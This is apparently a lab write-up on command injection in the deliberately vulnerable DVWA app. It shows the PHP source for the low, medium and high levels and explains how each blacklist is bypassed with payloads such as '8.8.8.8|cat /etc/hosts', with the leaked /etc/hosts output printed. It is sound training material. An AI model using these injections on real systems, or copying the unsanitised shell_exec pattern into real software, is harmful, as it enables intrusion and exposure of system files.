


Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D

127.0.0.1/DVWA/vulnerabilities/view_source.php?id=exec&security=low

Command Injection Source

vulnerabilities/exec/source/low.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8 && cat /etc/hosts


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=56.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=44.0 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=47.4 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3037ms
rtt min/avg/max/mdev = 44.024/49.388/56.748/5.382 ms
127.0.0.1       localhost
127.0.1.1       he153722.sacnshe153722  he153722

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection


We can use “&&” so the program can run both requests

II. Medium



```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );
```

Here the flaw is only checking input with 2 cases "&&" and ";" but do not check the case that we only use 1 character



kali-he153722 - VMware Workstation
File Edit View VM Tabs Help
kali-he153722
Vulnerability: Command I
127.0.0.1/DVWA/vulnerabilities/exec/#
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D
127.0.0.1/DVWA/vulnerabilities/view_source.php?id=exec&security=medium
orums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Trash
File System
Home
VMware To...
Highlight All
Match Case
Match Diacritics
Whole Words
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Command Injection Source

vulnerabilities/exec/source/medium.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8 & cat /etc/hosts Submit


```
127.0.0.1       localhost
127.0.1.1       he153722.sacnshe153722  he153722

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=46.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=42.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=51.9 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3011ms
rtt min/avg/max/mdev = 42.842/47.099/51.946/3.739 ms
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection


We can use “&” so the program can run both requests

III. High



```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
```

Here we can see that the input has been checked very carefully through all the cases above but in case number 3 we see a space right after the "|" character. this could be a vulnerability that we can exploit in this case


kali-he153722 - VMware Workstation
File Edit View VM Tabs Help
kali-he153722
1 2 3 4
Trash
File System
Home
VMware To...
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D
127.0.0.1/DVWA/vulnerabilities/view_source.php?id=exec&security=high
.1/DVWA/vulnerabilities/exec/#
ums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Find in page
Highlight All Match Case Match Diacritics Whole Words
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Command Injection Source

vulnerabilities/exec/source/high.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8|cat /etc/hosts Submit

```
127.0.0.1       localhost
127.0.1.1       he153722.sacnshe153722  he153722

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

We can write "8.8.8.8|cat /etc/hosts" instead of "8.8.8.8 | cat /etc/hosts"